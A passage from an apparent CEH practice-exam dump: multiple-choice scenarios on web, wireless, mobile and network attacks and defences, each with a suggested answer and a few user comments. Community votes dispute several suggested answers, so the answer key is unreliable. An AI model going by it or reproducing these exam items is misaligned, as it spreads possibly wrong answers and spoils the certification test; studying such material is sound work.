B. Maintain the course of normal operations but keep a close watch on the web server for any unusual activities or signs of a potential attack.

C. Swiftly apply a virtual patch to the affected web server using a web application firewall to temporarily safeguard against potential exploits.

D. Initiate a regimented protocol of regular backups of the web server data and ensure a thoroughly developed incident response plan is ready for deployment.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #313 *Topic 1*

A cybersecurity team at a multinational company notices unusual network traffic on their Bluetooth devices. It is suspected to be a Bluesnarfing attack, aimed at accessing unauthorized information from Bluetooth-enabled devices.

Which of the following would be the most effective countermeasure to prevent further unauthorized access?

A. Increase the complexity and length of the PIN codes on Bluetooth devices.

B. Implement network-level encryption on all data transmission over Bluetooth.

C. Disable “Discoverable Mode” and activate “Non-discoverable Mode” on all Bluetooth devices.

D. Regularly update Bluetooth devices to the latest firmware versions.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #314 *Topic 1*

As an Ethical Hacker, you've been asked to test an application's vulnerability to SQL injection. In the process, you discover an entry field that appears susceptible. However, the backend database is unknown, and regular SQL injection techniques have so far failed to elicit useful information.

Which advanced SQL injection technique should you apply next?

A. Time-Based Blind SQL Injection

B. Union-Based SQL Injection

C. Error-Based SQL Injection

D. Content-Based Blind SQL Injection

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #315 *Topic 1*

A prominent healthcare organization relies on mobile platforms to access electronic health records (EHR) and facilitate communication among healthcare professionals. Recently, the security team detected suspicious activities indicating potential vulnerabilities in the mobile platforms, raising concerns about unauthorized access to sensitive patient data and potential breaches of medical privacy laws. The team is tasked with identifying advanced hacking techniques targeting mobile platforms and implementing robust measures to enhance mobile security and protect patient confidentiality.

Given the scenario described, which sophisticated hacking technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the security of the healthcare organization's mobile platforms?

A. Bluejacking Exploiting Bluetooth Connections to Send Unsolicited Messages or Malicious Links to Nearby Mobile Devices, Potentially Compromising Device Security and Data Integrity

B. Zero-Day Exploits Leveraging Previously Unknown Vulnerabilities in Mobile Operating Systems or Applications to Gain Unauthorized Access to Healthcare Data and Patient Records

C. Side-Channel Attack Exploiting Physical Characteristics of Mobile Devices, such as Power Consumption or Electromagnetic Emissions, to Extract Sensitive Data, Such as Encryption Keys

D. App Spoofing Impersonating Legitimate Healthcare Apps to Trick Users into Providing Sensitive Information, Such as Medical History or Insurance Details

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #316 *Topic 1*

During a red team exercise, an attacker dresses as a network technician and gains unchallenged access to a restricted area. Once inside, he roams freely, observing employees and reviewing sensitive documents left unattended.

Which of the following tactics best represents this scenario?

A. Pretending to offer remote tech support over a call to obtain credentials.

B. Gaining physical access by assuming the identity of a trusted internal staff.

C. Collecting confidential information by digging through trash bins.

D. Calling the help desk and claiming to be a high-ranking executive needing urgent access.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #317 *Topic 1*

During an investigation, an ethical hacker discovered that a web application's API has been compromised, leading to unauthorized access and data manipulation. They identified webhooks and a webshell being used by the attacker.

To prevent further exploits, which of the following actions should be taken?

A. Perform regular code reviews for the webhooks and modify the API to block connections from unknown IP addresses.

B. Harden the web server security, add multi-factor authentication for API users, and restrict the execution of scripts server-side.

C. Implement a Web Application Firewall (WAF) with rules to block webshell traffic and increase the logging verbosity of webhooks.

D. Implement input validation on all API endpoints, review webhook payloads, and schedule regular scanning for webshells.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #318 *Topic 1*

You are a security analyst investigating a network compromise. The infected systems are receiving external instructions, masking the control traffic using widely allowed protocols like HTTP and DNS. The payloads are stealthy and modify system components without saving files to disk.

What would be the most effective action to detect and disrupt this kind of malware communication?

A. Focus on updating antivirus signatures regularly to catch known malware variants.

B. Configure proxy servers to allow only encrypted traffic and block all plain HTTP requests.

C. Use behavioral analytics to monitor for irregular outbound requests and abnormal application behavior.

D. Implement port blocking for common malware-associated ports like 6667 and 12345.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #319 *Topic 1*

While performing a vulnerability assessment for XYZ Corporation, you discover that several key systems are regularly interacting with unidentified external entities. These interactions often involve data transfers, both incoming and outgoing. While some of these might be legitimate, the nature and volume of this unmonitored traffic raise concerns about potential data exfiltration or malware introduction.

Given the ambiguous nature of these interactions and the high stakes involved, which strategy would most directly identify and mitigate the vulnerabilities associated with these unsanctioned exchanges?

A. Prioritize a behavioral analytics solution that profiles normal system behaviors and alerts on deviations, focusing on the interaction patterns of the identified systems.

B. Institute a company-wide training session on the dangers of unsolicited communications, hoping to curtail inadvertent employee engagements with external entities.

C. Implement an aggressive zero-trust model across the board, cutting off all external interactions until each can be individually vetted and validated.

D. Initiate a deep-dive forensic analysis on the systems involved, looking for signs of past breaches, malware, or unauthorized data manipulations.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #320 *Topic 1*

As a security expert for a prominent tech company, you've noticed an increasing number of attacks on your web services. You've concluded that the best course of action is to enhance your patch management strategies.

Considering the information presented, which of the following strategies would be most effective in ensuring the secure and efficient management of patches and hotfixes?

A. Only applying patches and hotfixes that are distributed outside the customer organization to avoid vendor-specific vulnerabilities.

B. Implementing an automatic patch management process and using a patch management tool to monitor the patched systems.

C. Manual installation of patches and hotfixes on the live server directly from the vendors' websites.

D. Downloading and applying all patches and hotfixes, regardless of the source, to cover all possible vulnerabilities.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #321 *Topic 1*

A Certified Ethical Hacker (CEH) is investigating a recent attack on a company's web server. The server hosts multiple domains and uses a web proxy to maintain anonymity and prevent IP blocking. The CEH discovers that the server's document root directory, which stores critical HTML files, is named "certroot" and is stored in the directory /admin/web. The server root, which stores the server's configuration, error, executable, and log files, is also identified. The CEH also notes that the server uses a virtual document tree for additional storage. The server was compromised via a DNS server hijacking attack where the attacker redirected all requests coming towards the target web server to their own malicious server.

Given this scenario which of the following actions would most likely prevent such an attack in the future?

A. Implementing an open-source web server architecture such as LAMP

B. Regularly updating and patching the server software

C. Changing the server's IP address regularly

D. Implementing DNSSEC on the DNS server

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #322 *Topic 1*

During a cybersecurity operation, a CEH professional discovered an unknown Bluetooth Low Energy (BLE) device actively transmitting pairing signals. The professional decided to breach the BLE device using a crackle. The device was seen pairing and exchanging keys, leading to the establishment of a secure connection. However, the professional only managed to capture LL_ENC_REQ and LL_ENC_RSP packets, but not the Long-Term Key (LTK).

Which of the following best describes the professional's next course of action?

A. Use Btlejacking to hijack the connection.

B. Decrypt the pcap data using the -o option.

C. Use the BlueZ tool hcitool inq to reveal more information about the device.

D. The operation cannot continue without the LTK.

Suggested Answer: *D*

Community vote distribution

B (100%)

CamposTijeras Most Recent 5 months, 1 week ago

Is possible to decrypt data without LTK, so is B

upvoted 1 times

Question #323 *Topic 1*

A multinational corporation provides its employees with mobile devices to support remote work and enhance productivity. Recently, the security team detected suspicious activities indicating potential vulnerabilities in the mobile platforms, raising concerns about unauthorized access and data leakage. The team is tasked with identifying advanced hacking techniques targeting mobile platforms and implementing robust measures to enhance mobile security and prevent intrusions.

Given the scenario described, which sophisticated hacking technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the security of the multinational corporation's mobile platforms?

A. Man-in-the-Middle (MitM) Attack Interfering with Communication between Mobile Devices and Corporate Servers to Intercept Sensitive Data, such as Corporate Emails and Documents

B. Clickjacking Attack Embedding Malicious Links or Buttons in Legitimate Apps to Trick Users into Performing Unintended Actions, such as Providing Credentials or Authorizing Transactions

C. Remote Access Trojan (RAT) Implanting Malicious Software on Mobile Devices to Gain Unauthorized Remote Access and Monitor User Activities, such as Keystrokes and Screen Capture

D. Jailbreaking/Rooting Exploiting Vulnerabilities to Remove Software Restrictions on Mobile Devices, Allowing Installation of Unauthorized Apps and Access to Restricted Functions

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #324 *Topic 1*

In a recent penetration testing assignment, you were able to breach a servers web service and install a backdoor. Your aim is to maintain access for as long as possible without getting detected.

Considering the web server countermeasures explained earlier, which of the following actions would make your backdoor most likely to remain undetected?

A. Placing the backdoor in a file type that is typically excluded from resource maps.

B. Install the backdoor on a non-web file referenced in a URL.

C. Embedding the backdoor in a regularly updated web file.

D. Increasing the size of the backdoor's code to avoid signature-based detection.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #325 *Topic 1*

During a cybersecurity training session at your organization, you present several hypothetical scenarios to the trainees to assess their understanding of social engineering threats.

Which of these scenarios best describes a social engineering attack?

A. Mary, an IT executive, uses a packet sniffer to monitor network traffic for unusual activity.

B. Alex, a system administrator, inadvertently introduces malware into the network while updating the operating system on all company computers.

C. Sarah, a new recruit, receives a call from someone claiming to be from the IT department, who asks for her login credentials to solve a non-existing issue.

D. John, an employee, leaves his computer unlocked while going for lunch, and a stranger takes this opportunity to access sensitive data.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #326 *Topic 1*

As a cybersecurity professional in a growing organization, you are tasked with conducting comprehensive reconnaissance of your own company's digital presence. In addition to using tools like WHOIS, DNS analysis, and search engines, you are also considering investigating the Deep Web.

Which of the following justifications best supports your idea to explore the Deep Web for potential risks related to your organization's information?

A. The Deep Web is a hub for hackers and can help you understand the latest hacking techniques.

B. Exploring the Deep Web can help you identify the physical location of potential attackers.

C. The Deep Web contains a lot of user-generated content which could reveal insider threats.

D. Search engines don't index the Deep Web, and there could be non-indexed company information lying there.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #327 *Topic 1*

During an internal security audit, the cybersecurity team at a large healthcare organization detects abnormal patterns in DNS resolution behavior on the corporate internal network. Several employees report that when they attempt to visit legitimate internal and external websites, they are redirected to login pages that appear slightly altered. Upon deeper inspection, security logs reveal that DNS responses are being returned from an internal IP address that is not an authorized DNS server. These rogue responses are consistently faster than the legitimate replies from the corporate DNS server. Around the same time, network monitoring tools register a sharp spike in ARP spoofing alerts originating from a specific subnet. The organization becomes concerned that sensitive login credentials and personal health data may have been intercepted by an insider.

Given this scenario, what type of sniffing-based attack is most likely being executed?

A. Proxy-based DNS redirection over remote tunnels

B. DNS cache poisoning from an upstream DNS resolver

C. Intranet DNS poisoning via local spoofed responses

D. Internet DNS spoofing via altered primary DNS settings

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #328 *Topic 1*

The web application security team of a global firm detected a sophisticated injection attack that exploited a flaw in the application's input validation. The attack was carried out using a custom script that used obfuscation and evasion techniques to bypass security measures. To counter such attacks in the future, the security team is considering implementing additional security measures.

Which of the following would be the most effective?

A. Deploy a Web Application Firewall (WAF) with built-in evasion detection features.

B. Enforce Two-Factor Authentication (2FA) for all user-level application access.

C. Implement continuous security code review and penetration testing.

D. Configure Security Information and Event Management (SIEM) to monitor user activity in real time.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #329 *Topic 1*

As the newly appointed head of IT security at a growing startup, you have been tasked with improving the company's security posture. Given the rise in social engineering attacks, you decide to set up training sessions for employees to help them identify these threats. During a session, you ask the team to identify the type of social engineering attack where an attacker impersonates a co-worker or an authority figure to extract confidential information.

Which option correctly identifies this type of attack?

A. Baiting

B. Phishing

C. Quid pro quo

D. Pretexting

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #330 *Topic 1*

A multinational company is planning to integrate an IoT-based environmental control system for its manufacturing units worldwide. They engage a cybersecurity team to ensure that the new system remains secure from any potential threats. The cybersecurity team is tasked with identifying the most likely method an advanced persistent threat (APT) group might use to compromise the new IoT-based environmental control system.

What is the most plausible attack vector?

A. The APT group will exploit zero-day vulnerabilities present in the IoT device firmware.

B. The APT group will perform an encryption-based Man-in-the-Middle attack between the IoT devices and the control server.

C. The APT group will execute a DDoS attack to overload the network and gain control over the IoT devices.

D. The APT group will infiltrate the network using compromised user credentials.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #331 *Topic 1*

As a newly appointed ethical hacker for XYZ Corporation, you have been assigned your first major task. The company has been facing persistent cyber threats and as a precautionary measure, you are tasked to conduct a thorough network vulnerability assessment. Your key objective is to efficiently map out all open ports and associated services in the organization's expansive network. Simultaneously, it's of paramount importance that your activities remain stealthy and do not trigger the advanced intrusion detection systems (IDS) employed by the organization.

Given these requirements, which scanning technique would you opt for to achieve your task with maximum efficacy and discretion?

A. Stealth Scan (SYN Sean)

B. ACK Scan

C. FIN Scan

D. TCP Connect Scan

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #332 *Topic 1*

A cybersecurity firm has deployed a comprehensive defense system, including Intrusion Detection Systems (IDS), firewalls, and honeypots, to protect its network from malicious activities. Despite these measures, the security team has noticed suspicious traffic patterns indicating potential attempts to evade detection and breach the network perimeter. The team is tasked with identifying advanced evasion techniques and strengthening the defense mechanisms to mitigate emerging threats effectively.

Given the scenario described, which sophisticated evasion technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the integrity of the cybersecurity firm's network?

A. Protocol-Level Evasion Techniques Fragmenting Packets to Evade Stateful Inspection by Firewalls

B. Polymorphic Malware Variants Generating Unique Payloads to Bypass Signature-Based Detection by IDS

C. Honeypot Spoofing Attacks Mimicking Legitimate Network Services to Avoid Detection by Intrusion Detection Systems

D. Covert Channel Communication Exploiting Unused IP Header Fields to Conceal Malicious Traffic and Evade Detection by Security Devices

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #333 *Topic 1*

As a cybersecurity analyst working for a multinational corporation, you are tasked with the responsibility of conducting routine vulnerability scans. This time around, you decided to use a different strategy and opted to employ a FIN scan, which is a type of stealth scanning technique. Upon conclusion of your scan, you notice an interesting anomaly – a significant number of ports did not respond to your FIN packets. With this unexpected result, you are now faced with the challenge of correctly interpreting the findings and planning the next course of action.

Based on your understanding of FIN scanning and TCP/IP protocols, how should you interpret these findings?

A. Conclude that these ports are closed since they did not respond to the FIN packets.

B. Consider the possibility of firewall blocking the FIN packets and investigate further.

C. Interpret this as a sign of network congestion and prioritize network optimization.

D. Immediately escalate this issue to management as it indicates a potential ongoing breach.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #334 *Topic 1*

As a cybersecurity professional conducting a network vulnerability assessment for your organization, you discover a potentially critical vulnerability. This vulnerability arises from an outdated software component installed on a critical production server used by the financial department. The software vendor has acknowledged this vulnerability and promptly released a patch to fix it. However, the application of the patch has been deferred due to the department's operational needs, as they cannot tolerate downtime during business hours, which would significantly impact their productivity. The situation poses a significant risk due to the potential for exploitation until the patch is applied.

With these constraints in mind, as a Certified Ethical Hacker, what immediate action could you undertake to reduce the risk associated with this vulnerability without disrupting department operations?

A. Implement a strategy of Virtual Patching, providing a protective layer around the vulnerability until the actual patch can be applied.

B. Initiate a full-scale penetration test on the vulnerable server to evaluate the true potential impact of the vulnerability.

C. Continually monitor network traffic to and from the server to detect any attempts at exploiting the identified vulnerability.

D. Insist that the financial department cease all operations and use of the server until the patch has been applied.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #335 *Topic 1*

A red team simulation reveals a malware strain that adapts its behavior based on observed user activity and evades detection by altering its code dynamically. The malware exfiltrates data only when the system is idle and uses encrypted channels for communication.

Based on these traits, what is the most probable nature of this malware?

A. AI-powered malware using machine learning to tailor its execution.

B. Polymorphic virus that changes its signature during replication.

C. A worm that exploits known OS vulnerabilities to propagate.

D. Rootkit that hides files and processes from detection.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #336 *Topic 1*

As a cybersecurity consultant, you have been hired by a multinational corporation to identify potential security risks in their network. During the enumeration phase, you utilize LDAP to gather information about the network infrastructure. However, you observe that some critical information isn't retrievable.

What could be the primary reason for this?

A. The LDAP service is running on a non-standard port.

B. The hosts are located in a different subnet.

C. The company network is currently experiencing heavy traffic, leading to dropped requests.

D. The LDAP directory data is protected by Access Control Lists (ACLs).

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #337 *Topic 1*

A logistics company recently found that some of its fleet vehicles equipped with smart locking systems were compromised, leading to vehicle thefts. The cybersecurity team suspects that attackers captured unique signals emitted by the key fobs during regular usage.

To effectively confirm and prevent this attack in the future, what should the security team prioritize?

A. Implement a secure firmware update on each vehicle's onboard control system.

B. Increase physical surveillance around vehicle parking areas.

C. Deploy anti-malware systems on all company smartphones associated with vehicles.

D. Monitor wireless signals for abnormal jamming or interference.

Suggested Answer: *A*

Community vote distribution

D (100%)

4c420b5 Most Recent 4 months, 3 weeks ago

Is the only one wich the vector attacks works.

upvoted 1 times

Question #338 *Topic 1*

You are currently serving as a cybersecurity analyst at a global banking corporation. Your team has recently identified a series of irregular incidents that indicate a potential backdoor attack on the company's intricate network system. Some of these irregularities include a significant rise in outbound network traffic during non-working hours, unexpected and unaccounted system reboots, and strangely modified system files. Your primary focus now is to detect any hidden backdoor in the system, neutralize it, and ensure the overall integrity of the systems involved, while preventing any further security breaches.

Given the complexity of the situation and the importance of maintaining the bank's network security, what combination of measures would be most effective in accurately identifying the potential backdoor, neutralizing it, and ensuring the system's security?

A. Implement strict access control lists (ACLs), ensure regular updates of security patches, and conduct an extensive audit of user accounts and privileges periodically.

B. Implement stringent password policies, enforce multi-factor authentication (MFA) for all users, and conduct regular vulnerability assessments of the system.

C. Perform detailed monitoring of system and file activity, incorporate anomaly detection techniques in the security framework, and utilize advanced anti-malware tools for comprehensive system scans.

D. Review the firewall logs regularly, perform a thorough analysis of network traffic during non-working hours, and carry out an immediate system shutdown and reboot.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #339 *Topic 1*

A cybersecurity team is assessing an organization's network for misconfigurations. During the enumeration process, they use a tool that sends a request to UDP port 161 and receives a large list of software names installed on remote devices. The operation is successful due to the use of a publicly known community string.

What enabled this enumeration technique to work so effectively?

A. The SNMP agent was misconfigured to log trap messages in plain text.

B. The SNMP agent allowed anonymous bulk data queries due to default settings.

C. The SNMP manager had access to encrypted Windows registry keys remotely.

D. The organization was using unencrypted FTP services to store software data.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #340 *Topic 1*

While conducting a thorough reconnaissance operation on a potential threat actor's digital footprint, an ethical hacker working for a cybersecurity firm stumbled upon an interesting discovery. The threat actor appeared to have left a series of digital breadcrumbs across various internet forums and hidden web pages, pointing to a potential future attack strategy. The ethical hacker, wanting to gather as much information as possible about the actor's potential strategy without tipping them off, has to make careful tool and technique choices.

Which of the following approaches should the ethical hacker most likely avoid to maintain a low profile and avoid alerting the threat actor?

A. Utilizing internet archive services like the Wayback Machine to inspect any past versions of the threat actor's web pages for additional clues.

B. Directly interacting with the threat actor on the forums using a pseudonym to gain more information about their plans.

C. Using the Tor browser to anonymously browse and investigate the hidden web pages without leaving a trace.

D. Employing WHOIS and DNS lookup tools to gain information about the ownership and IP addresses associated with the internet forums.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #341 *Topic 1*

A cybersecurity analyst working for a multinational corporation is tasked with performing regular surveillance of their competitors' digital presence to identify any changes that could indicate strategic shifts or potential threats. To stay updated on their competitors' web content updates, the analyst has devised a plan to use several tools and techniques to achieve his objective efficiently. However, there is a key component in his strategy that he overlooked.

Which of the following is the most crucial aspect he should add to ensure the effective implementation of his surveillance strategy?

A. Engage in discussions on the competitors' blogs and forums to obtain inside information about their operations.

B. Use a VPN service when visiting the competitors' websites to obscure his own IP address.

C. Set up Google Alerts to receive email notifications whenever new web content includes their competitors' names or other key terms.

D. Hire a third-party service to hack into the competitors' databases and gather confidential data.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #342 *Topic 1*

A security analyst working for a large financial corporation has been assigned to conduct a comprehensive penetration test on the corporation's wireless infrastructure. The infrastructure relies on a secured WPA2-PSK-secured network to ensure data protection. During the course of the examination, the analyst discerned a significant vulnerability within the network that could potentially be exploited.

Which of the subsequent options most accurately delineates the procedure that the analyst might have employed to pinpoint this particular vulnerability?

A. The analyst instigated a de-authentication attack, purposely causing a mass disconnection of all clients from the access point. The analyst then attentively observed the four-way handshake process that occurred during the clients' reconnection attempts.

B. The analyst conducted a rogue access point attack, cunningly emulating the characteristics of the legitimate access point to deceive clients into unintentionally connecting to a malicious network.

C. The analyst implemented a jamming attack, deliberately interfering with the wireless network's communication functionality, forcing the access point to inadvertently reveal the pre-shared key.

D. The analyst initiated a man-in-the-middle attack, surreptitiously intercepting and modifying the communication between the client and the access point, effectively purloining the pre-shared key.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #343 *Topic 1*

As a cybersecurity analyst at a renowned software corporation, you've noticed some peculiar activity. The company's internal network has seen a sudden increase in redundant network traffic and system crashes. Initial scans have found that most affected systems run a particular version of the operating system, and the identified malicious code seems to be self-replicating and spreading across the network autonomously.

Considering the following malware types, which would you identify as the probable cause of this anomalous behavior? Furthermore, how would you prioritize your response to counteract this malware threat and alleviate the system disruptions?

A. Trojan: Initiate a thorough network scan with updated anti-malware tools, isolate the affected systems, and patch all the systems with the latest updates.

B. Ransomware: Advise users to disconnect their systems from the network, back up vital data, and utilize a reputable decryption tool to regain access.

C. Worm: Quarantine the affected systems, perform an immediate network-wide sweep with the latest antivirus definitions, and update the operating system on all network systems.

D. Rootkit: Recommend a system reboot in safe mode, followed by deployment of an advanced rootkit scanner and subsequent patching of the systems.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #344 *Topic 1*

You are a cybersecurity analyst at a financial institution. Your company has a strict policy against any unencrypted protocols. You've noticed some data packets being sent via HTTP rather than HTTPS on the network. This raises your concern because HTTP is a protocol that sends data in plaintext. To further investigate this matter, you decide to use a sniffing tool.

Which of the following would be the most appropriate choice?

A. Netcat

B. Wireshark

C. Nmap

D. Nessus

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #345 *Topic 1*

As part of a security audit, your team evaluates a system flagged by your automated scanner. The tool outputs a vector string with a numerical range of 9.8, indicating a critical severity. However, the client is unsure about the real-world implications of this score. You are tasked with explaining what this score conveys and how it was derived.

Which of the following best explains the purpose and benefit of this type of rating in prioritizing remediation efforts?

A. It provides a qualitative baseline that supports public exploit classification based on behavior.

B. It simplifies attack replication by generating matching exploit payloads from live memory dumps.

C. It quantifies technical impact and ease of exploitation, guiding structured risk response based on impact and environment.

D. It measures authentication errors in binary protocols to align patching with service configuration.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #346 *Topic 1*

A red team operator is conducting reconnaissance on a financial organization's infrastructure. While probing UDP port 123, they send NTP queries and receive a list of internal IP addresses and connected hostnames. The organization is unaware that sensitive network details are exposed externally.

What is the most likely reason for this information disclosure?

A. The DNS resolver for the organization has been poisoned to leak internal names.

B. The NTP daemon is configured to accept queries from external sources without restriction.

C. The firewall is rerouting NTP traffic to a honeypot that simulates internal hosts.

D. The NTP service is using TCP fallback, allowing enumeration through TCP 443.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #347 *Topic 1*

In a healthcare organization, the network security team detects unusual network activity, indicating advanced sniffing techniques used by a potential attacker. Upon investigation, it's found that the attacker exploits vulnerabilities in medical imaging protocols to intercept patient data. The security team must identify the specific sniffing technique being used and take action to protect patient privacy.

Considering the scenario, which sophisticated sniffing technique poses the greatest challenge for the security team, potentially compromising patient data security?

A. Injecting malicious code into ultrasound machine software to capture patient records.

B. Creating a covert channel within hospital administrative messages for data exfiltration.

C. Manipulating radiology report formats to embed patient data within CT scan images.

D. Exploiting MRI machine firmware vulnerabilities to intercept real-time patient scans.

Suggested Answer: *B*

Community vote distribution

D (100%)

4c420b5 Most Recent 4 months, 3 weeks ago

It says "sniffing" and "intercept" not exfiltrates.

upvoted 2 times

Question #348 *Topic 1*

A penetration tester intercepts HTTP requests between a user and a vulnerable web server. The tester observes that the session ID is embedded in the URL, and the web application does not regenerate the session upon login.

Which session hijacking technique is most likely to succeed in this scenario?

A. Session fixation by pre-setting the token in a URL.

B. DNS cache poisoning to redirect users to fake sites.

C. Injecting JavaScript to steal session cookies via cross-site scripting.

D. Cross-site request forgery exploiting user trust in websites.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #349 *Topic 1*

As a Certified Ethical Hacker, you have been contracted by a leading technology company to test the vulnerabilities in its web application. The application integrates various third-party services and employs multiple APIs. During your advanced testing, you discover a particularly robust Web API that is designed to work with several webhooks. Additionally, you find that the server has a web shell planted for legitimate administrative tasks. Your objective is to exploit vulnerabilities related to the Web API, webhooks, and web shell.

What technique would best allow you to compromise the system effectively while leaving minimal traces?

A. Exploit the web shell by uploading malicious scripts disguised as routine administrative tasks.

B. Manipulate the webhook to trigger an unintended data transfer between the application and third-party services.

C. Execute Insecure Direct Object Reference (IDOR) on the Web API to access unauthorized resources.

D. Utilize SSRF (Server-Side Request Forgery) to make unauthorized API calls from the server itself.

Suggested Answer: *D*

Community vote distribution



Currently there are no comments in this discussion, be the first to comment!

Question #350 *Topic 1*

Following an attack on its mobile infrastructure, an e-commerce company is reconsidering its mobile security strategies. In an event where an attacker has been able to gain partial root access to the mobile application, which of these tactics will offer the most effective barrier to additional exploitation?

A. Conducting regular vulnerability assessments and penetration testing on the mobile application.

B. Leveraging secure coding practices and automated code review processes in the development stage.

C. Implementation of certificate pinning to protect against Man-In-The-Middle (MITM) attacks.

D. Implementing a mobile application management solution to control access rights and user permissions.

Suggested Answer: *D*

Community vote distribution

D (100%)

Carlio2024 Most Recent 1 month, 1 week ago

The Mobile Application Management (MAM) solution helps by: restricting application permissions, controlling access rights, enforcing security policies.

upvoted 1 times

4c420b5 4 months, 3 weeks ago

The attacker has already partial access

upvoted 1 times

Bobbb90 6 months ago

MAM (mobile application management)

upvoted 1 times

Question #351 *Topic 1*

A cybersecurity analyst notices that a large number of plaintext-ciphertext pairs were used in an attempted attack against a block cipher. The attacker applied statistical analysis to XOR combinations of specific plaintext and ciphertext bits.

Which technique is the attacker likely using?

A. Analyzing grouped input differences in cipher output

B. Trying every possible key combination

C. Deriving linear patterns from cipher behavior

D. Exploiting physical leaks during encryption

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #352 *Topic 1*

During a routine security audit at a large financial services organization, the IT team detects severe network latency and recurring bandwidth exhaustion across its corporate WAN links. Upon deeper investigation, they discover that several employee workstations and IoT-connected devices are unknowingly transmitting enormous volumes of traffic to numerous external IP addresses. These devices, all exhibiting similar traffic patterns and command-response behaviors, are found to be under the control of a remote botnet operator. The incident raises serious concerns about insider-originated denial-of-service activity that is also affecting external entities.

Which type of denial-of-service attack best describes the organization's current situation?

A. An attack where botnets directly send large volumes of traffic to the target without spoofing intermediary services.

B. An attack where compromised internal devices participate in a botnet and flood external targets with traffic.

C. An attack that relies on spoofed IP addresses to trick external servers into flooding the victim.

D. An attack that originates internally and amplifies traffic through spoofed DNS responses to target systems.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #353 *Topic 1*

As a recent graduate, you've landed your first job as a junior cybersecurity analyst for a local company. Your team leader is explaining the different types of hackers and their motivations. He mentions the term "hacktivist".

According to the information you recall from your CEH v12 study material, which of the following best describes a hacktivist?

A. A hacker who is hired by an organization to deliberately seek out and fix security vulnerabilities in their systems.

B. A hacker who uses their skills to promote a political agenda or a social cause, often by launching attacks against systems to draw attention to their cause.

C. A hacker who is not associated with any organization and hacks systems out of curiosity or to gain knowledge.

D. A hacker who is primarily motivated by financial gain and often engages in illegal activities such as identity theft.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #354 *Topic 1*

As a certified ethical hacker, you have been tasked to exploit a security vulnerability on an Android device that uses the latest version of the OS. You found that there's an unpatched weakness in the handling of user permissions in the device, but the device has a fully updated anti-virus application installed.

What would be the most effective approach to exploit this vulnerability without being detected by the anti-virus application?

A. Use an SMS phishing method to trick the user into granting unwanted permissions.

B. Use a rootkit to gain control over the device and manipulate its software.

C. Deploy a payload using well-known exploit frameworks like Metasploit.

D. Develop a custom exploit code that uses obfuscation techniques to avoid detection.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #355 *Topic 1*

As a Certified Ethical Hacker, you have been approached by a leading international corporation to assess and enhance their cloud-based security framework. The corporation recently transitioned to a serverless computing architecture for its e-commerce application and experienced significant improvements in scalability and cost efficiency. However, they fell victim to an intricate attack where an unauthorized user manipulated their cloud service's function-as-a-service (FaaS) component to execute malicious commands. Your investigation revealed that the attack originated from an insecure third-party API used within one of the serverless functions.

Given the attack's complexity, what would be your recommended countermeasure for strengthening the security posture?

A. Using a cloud access security broker (CASB) to enforce security policies for third-party cloud services.

B. Deploying a cloud-native security platform (CNSP) that provides comprehensive protection across all cloud resources.

C. Regularly update the serverless functions to patch vulnerabilities and reduce the attack surface.

D. Implementing a function-level permission model and enforcing the principle of least privilege.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #356 *Topic 1*

As a cybersecurity analyst, you were assigned the task of analyzing the traffic patterns of your company's network. You started noticing irregularities that suggested a potential scanning attempt. The attacker appears to be quite sophisticated, operating slowly and meticulously, making it a challenge to detect or trace.

Given the stealthiness of this approach, which of the following scenarios best describes the scanning technique the attacker might be using?

A. The attacker is sending FIN packets, assuming that the target system will respond differently to these packets depending on the state of the ports.

B. The attacker is directly establishing a TCP connection with every port on the system to identify open ones, risking immediate detection.

C. The attacker is sending packets with all flags set, hoping that closed ports will respond differently than open ones.

